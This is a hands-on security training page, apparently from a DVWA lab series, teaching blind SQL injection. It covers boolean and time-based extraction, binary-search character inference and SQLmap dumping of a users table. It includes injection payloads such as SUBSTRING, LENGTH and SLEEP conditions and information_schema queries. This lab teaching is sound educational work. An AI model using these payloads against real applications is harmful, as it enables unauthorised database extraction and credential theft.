
This article is a hands-on technical guide to blind SQL injection exploitation, teaching how to extract complete database contents from applications that return no visible query results or error messages. It covers boolean-based blind SQLi (using page content changes as inference), time-based blind SQLi (using response delays), binary search optimization to reduce request volume, and SQLmap automation. The article matters because blind SQLi represents the most common form of SQL injection vulnerability in real-world applications, requiring fundamentally different techniques than the easier union-based or error-based injection variants.
- Why blind SQLi dominates real applicationsThe article establishes that while union-based SQLi (Lab 7) is easiest and error-based SQLi is common in poorly configured apps, blind SQLi is most prevalent in production because it requires no database content reflection — only observable differences in application behavior. This makes it applicable to applications that deliberately suppress all error output and return identical content regardless of query results.
- Boolean-based extraction mechanismBoolean blind SQLi confirms injection by testing true and false SQL conditions and observing different page responses (e.g., 'User ID exists' vs 'User ID is MISSING'). Exercise 1 demonstrates extracting the database name 'dvwa' by first finding its length with `LENGTH(database())=4`, then extracting each character using `SUBSTRING(database(),1,1)='d'` and similar queries. This character-by-character approach requires approximately 108 requests for a 4-character name using linear guessing.
- Time-based inference when pages are identicalTime-based blind SQLi is used when applications return identical page content for both true and false conditions, eliminating boolean-based inference. The technique uses conditional SLEEP() functions: `IF(database()='dvwa',SLEEP(5),0)` pauses execution 5+ seconds if true, returns immediately if false. The article shows this requires waiting for the sleep duration on every TRUE answer, making it significantly slower than boolean-based alternatives.
- Binary search reduces 128 requests to 7Linear character guessing requires up to 128 requests per character. Binary search halves the search space with each comparison by asking 'is this character's ASCII value greater than the midpoint?' Starting with ASCII range 32-127, the article demonstrates narrowing to ASCII 100 ('d') in exactly 7 requests by progressively testing midpoints (79, then 55, then 67, etc.), achieving 93% fewer requests than linear search.
- Extracting full database schema via boolean blindThe article demonstrates how the same SUBSTRING and LENGTH pattern extends beyond the database name to enumerate tables and columns. Example queries use `information_schema.tables` with `LIMIT 0,1` and `LIMIT 1,1` to extract specific table names character by character, and `COUNT(*)` to determine how many tables exist in the dvwa database.
- SQLmap automation with technique restrictionsExercise 3 shows SQLmap's `--technique=B` flag restricts extraction to boolean-blind only (the same SUBSTRING and ASCII comparisons done manually, but at thousands per second with binary search), while `--technique=T` uses time-based approach. Commands like `--dbs`, `--tables`, and `--dump` automate full schema extraction. The article emphasizes using `--technique=B` shows users exactly what the tool does under the hood.
- Complete data extraction with no visible outputThe article emphasizes that blind SQLi achieves the same result as union-based injection — full users table dumps including password hashes — despite no database content ever appearing in any page response. This is demonstrated through Exercise 3's SQLmap dump output, proving blind SQLi is equally dangerous despite its invisibility.
- Lab 7 prerequisite requirementThe article explicitly requires completion of Lab 7 (union-based SQL injection) first, as blind techniques build on the core SQL injection syntax and UNION query mechanics covered there. Lab 7 is described as 'best-case exploitation' while Lab 11 represents 'the real world' of production applications.
Bottom line: Blind SQL injection is the most common real-world SQL injection variant, extracting complete databases through yes/no inference channels (boolean content differences or response timing delays) rather than visible query output; mastering boolean-based extraction, time-based fallback techniques, and binary search optimization (which reduces requests from 128 to 7 per character) enables attackers to compromise applications that specifically hide all error output.
🎯 What You’ll Master in Lab 11
⏱️ 55 min read · 3 hands-on exercises
📊 Have you completed Lab 7 — SQL Injection (basic)?
📋 What You’ll Master — DVWA SQL Injection Blind Lab 11
- Blind vs Error-Based vs Union SQLi — Understanding the Difference
- Boolean-Based — Confirming the Injection Point
- Boolean-Based Extraction — Database Name Character by Character
- Time-Based Blind SQLi — SLEEP() as an Inference Channel
- Binary Search Optimisation — Reducing Requests from 128 to 7
- SQLmap Automation — Full Schema Extraction via Blind Techniques
In Lab 7 you exploited SQL injection with visible output — UNION-based queries returned data directly in the page. The DVWA lab series separates basic and blind SQL injection into two labs deliberately: the mechanics are different, the techniques are different, and the tooling requirements are different. Lab 7 is best-case exploitation. Lab 11 is the real world.
Blind vs Error-Based vs Union SQLi — Understanding the Difference
SQL injection vulnerabilities fall into three broad categories based on how data can be extracted from them. Error-based SQLi surfaces database error messages in the response — these contain data that can be read directly. UNION-based SQLi (Lab 7) appends a second SELECT statement whose results are included in the normal page output. Both require the application to reflect some database content back to the user.
Blind SQLi requires neither. The application executes your injected SQL but returns no database content in the response. You have only two inference channels: whether the page response content changes between a true and false condition (boolean-based), and whether the response takes longer than expected (time-based). Data is extracted one bit at a time by asking the database a series of yes/no questions. This is slower, noisier in terms of request volume, and more technically demanding — but it works on applications that specifically suppress all error output and return identical content regardless of query results.
Boolean-Based — Confirming the Injection Point
The first step in blind SQLi is confirming that an injection point exists and that the application’s response actually changes between true and false SQL conditions. Without this differentiation, there is no inference channel for data extraction.
⏱️ Time: 20 minutes · DVWA running, security level: Low
📸 Screenshot both TRUE and FALSE responses side by side and share in #dvwa-labs on Discord. Tag #blindsqli2026
Boolean-Based Extraction — Database Name Character by Character
The SUBSTRING and LENGTH queries in Exercise 1 demonstrate the manual extraction method. In practice, the same pattern extends to extract any database content: replace database() with a subquery against information_schema.tables to enumerate table names, then query specific tables for data.
Time-Based Blind SQLi — SLEEP() as an Inference Channel
Time-based blind SQLi is used when the application returns identical page content for both true and false conditions — eliminating boolean-based inference. Instead of observing content differences, the attacker measures response time. If the injected condition is true, SLEEP(N) pauses database execution for N seconds before returning. If false, the response returns immediately.
⏱️ Time: 15 minutes · DVWA Low security, browser DevTools open
📸 Screenshot DevTools Network showing a 5-second response time for your SLEEP(5) payload and share in #dvwa-labs on Discord.
Binary Search Optimisation — Reducing Requests from 128 to 7
Linear character guessing (a, b, c, d, e, f…) requires up to 128 requests per character. Binary search requires only 7. Instead of guessing a specific character, binary search asks “is this character’s ASCII value greater than or less than the midpoint?” and progressively halves the search space.
SQLmap Automation — Full Schema Extraction via Blind Techniques
⏱️ Time: 20 minutes · DVWA Low security, Kali terminal
📸 Screenshot SQLmap’s –dump output extracting the users table and share in #dvwa-labs on Discord.
🧠 QUICK CHECK — Lab 11
1' AND 1=1-- - and the page shows “Record found”. You inject 1' AND 1=2-- - and the page shows “Record found” again — identical response. Is boolean-based blind SQL injection viable here?
📋 Key Payloads — Lab 11 Blind SQLi Reference Card
🏆 Mark Lab 11 as Complete
You can now extract data from SQL injection vulnerabilities that produce no visible output — the form of SQLi that appears in most real-world applications. Boolean blind, time-based, binary search, and SQLmap automation are now in your toolkit.
❓ Frequently Asked Questions
What is blind SQL injection?
What is the difference between boolean-based and time-based blind SQLi?
How many requests does blind SQLi require to extract data?
Can SQLmap automatically exploit blind SQL injection?
Why is time-based blind SQLi slower than boolean-based?
What comes after blind SQL injection in the DVWA lab series?
Lab 10: DVWA Weak Session IDs Lab 2026
Lab 12: DVWA SQL Injection SQLMAP Lab 2026
📚 Further Reading
- DVWA SQL Injection Lab 2026 (Lab 7) — Lab 7 covers union-based and error-based SQL injection — the prerequisite techniques that blind injection builds on. Complete Lab 7 before this one if you have not already.
- DVWA Lab Series Hub — The complete 30-lab DVWA index — Labs 7 and 11 together provide complete SQL injection coverage from basic error-based through to advanced blind extraction.
- SQL Injection Tutorial 2026 — The complete SQL injection guide covering all injection types, database-specific syntax differences, WAF bypass techniques, and real-world exploitation patterns.
- PortSwigger Blind SQL Injection Labs — Official PortSwigger Web Academy blind SQLi track — five labs progressing from basic conditional responses through time-based extraction and out-of-band techniques.
- SQLmap Official Documentation — Complete SQLmap documentation covering all detection techniques, injection modes, extraction commands, and tamper scripts for evading WAF filters.